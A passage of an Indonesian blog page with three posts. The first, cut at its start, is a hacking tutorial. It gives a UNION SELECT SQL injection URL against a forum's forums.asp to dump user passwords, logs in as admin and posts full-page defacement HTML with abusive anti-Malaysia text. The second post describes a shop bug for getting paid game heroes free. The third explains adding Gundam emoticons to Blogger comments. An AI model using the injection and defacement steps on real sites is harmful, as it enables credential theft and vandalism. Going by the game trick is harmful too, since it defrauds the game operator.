12+union+select+1,2,3,u_password,5,u_id,7,8,9,10,11,12+from+users
Hingga menjadi seperti ini
http://www.contoh.net/forum/forums.asp?iFor=12+union+select+1,2,3,u_password,5,u_id,7,8,9,10,11,12+from+users
Tulisan yg berderet di bawah nama 10 TOPICS itu adalah username
Tulisan yg berderet di bawah nama DATED itu adalah passwordnya
Cari username admin & passwrdnya.
Ok.. sebagai contoh disini saya menemukan username & password
Username : admin
Password : default
Sekarang klik tulisan login yg berada diatas.
Nah..login udah berhasil
Sekarang jika ingin melakukan defacing, klik tulisan “POST NEW TOPICS”
Isi Subject nya…
Contoh : HACKED BY BLA BLA BLA
lalu masukin script deface HTML nya ke kolom di bawah subject.
Hmm……
Jika ingin menutup full seluruh halaman, pake code berikut
<DIV align=center><DIV id=Layer1 style=”BORDER-RIGHT: #000000 1px; BORDER-TOP: #000000 1px; Z-INDEX: 1; LEFT: 0px; BORDER-LEFT: white 1px; WIDTH: 1300px; BORDER-BOTTOM: white 1px; POSITION: absolute; TOP: 0px; HEIGHT: 7000px; BACKGROUND-COLOR: white; layer-background-color: white”><center>
<br><b><font face=”papyrus” color=”red” size=”5″>Attacked by : Ichito-Bandito</font></h2><br><br><img src=”http://forum.hackers-center.org/styles/melankolia/theme/images/site_logo.jpg&#8221; ><br><br>
<font face=”papyrus” color=”red” size=”5″>FUCK Malaysial and ASSOCIATE</a><br><br>
<font face=”papyrus” color=”red” size=”5″>We Are Ready to Cybernetic Wars</font><br><br><font color=”red” size=”3″>Hackers-center In Here
</DIV>
Jangan Lupa Di edit dulu kodenya hehehe! Selamat Mencoba 
Read More --►

Rabu, 15 Januari 2014

Bug Hero Permanen 2014 (New)

1. anda harus punya hero nya waktunya dikit (min 1 mnt) 
2. buat crusade 1f mudah (ada bacaan menuju toko 60 detik) 
3. tunggu 60 detik sampai pindah ke loby 
4. setelah di loby anda disuru beli hero 
5. jangan beli hero beli gear apa aja (misalnya gear yang 2800 peso sisain pesomu sampai 1000) 
6. pastikan pesomu sampai tidak cukup membeli hero 
7. setelah peso mu abis menuju toko 
8. pilih hero yang anda suka 
9. misalnya Hong Gil Dong (Kan ada 2 jam/10 jam/Permanent 
10. bebas mau pilih permanent apa nggak abis itu klik Beli 
11. ada gambar gcash tidak cukup 
12. klik batal 
13. setting mode tawanan
14. quick in 
15. dan saat di room / main dapet lah hero yang kamu tadi beli ( 2 jam/10 jam/permanent) kalau di klik permanent ya jelas dapet permanent 
16. lalu anda check hero anda yang tadi mau di pilih 2jam / 10jam / permanent (dapet sesuai yang anda pilih) 
17. selamat mencoba :D 
Read More --►

Jumat, 26 April 2013

Emoticon Gundam Keren

Nah di sini saya hanya sedikit share hasil karya dari sobat blogger CHRISTIANTATELU yaitu Emoticon Gundam Keren, barang kali di antara teman-teman yang lain ingin mendapatkan emoticon keren ini.
  :b: :c: :d: :e: :f: :g: :h: :i: :j: :k: :l: :m: :n: :o: :p: 
Cara Memasang Emoticon Gundam di Kotak Komentar Blog
Mungkin sobat sudah sering membaca judul yang mirip dengan judul dalam postingan ini, karena apa?? di blog ini hampir semua emoticon sudah saya posting, mulai dari emoticon skype, emoticon kaskus, emoticon onion, emoticon emo girl dan emo boy dan saat ini kita membahas cara memasang emoticon gundam di komentar blogger.

Silahkan ikuti tutorial berikut jika sobat tertarik membuat emoticon gundam di komentar blog.

Emoticon Gundam di atas Kotak Komentar Blog

1. Log in ke akun blog sobat.
2. Klik rancangan --> Edit HTML --> Centang kotak Expand template widget.
3. Letakkan kode berikut di atas kode </body>


4. Cari kode merah seperti di bawah ini:

<p class='comment-footer'>
<b:if cond='data:post.embedCommentForm'>

<b:include data='post' name='comment-form'/>
<b:else/>
<b:if cond='data:post.allowComments'>
<a expr:href='data:post.addCommentUrl' expr:onclick='data:post.addCommentOnclick'><data:postCommentMsg/></a>
</b:if>
</b:if>
</p>

5. Bila sudah ketemu letakkan kode emoticon gundam di bawah ini tepat di bawah kode <p class='comment-footer'>


5. Klik save dan lihat hasilnya...
Read More --►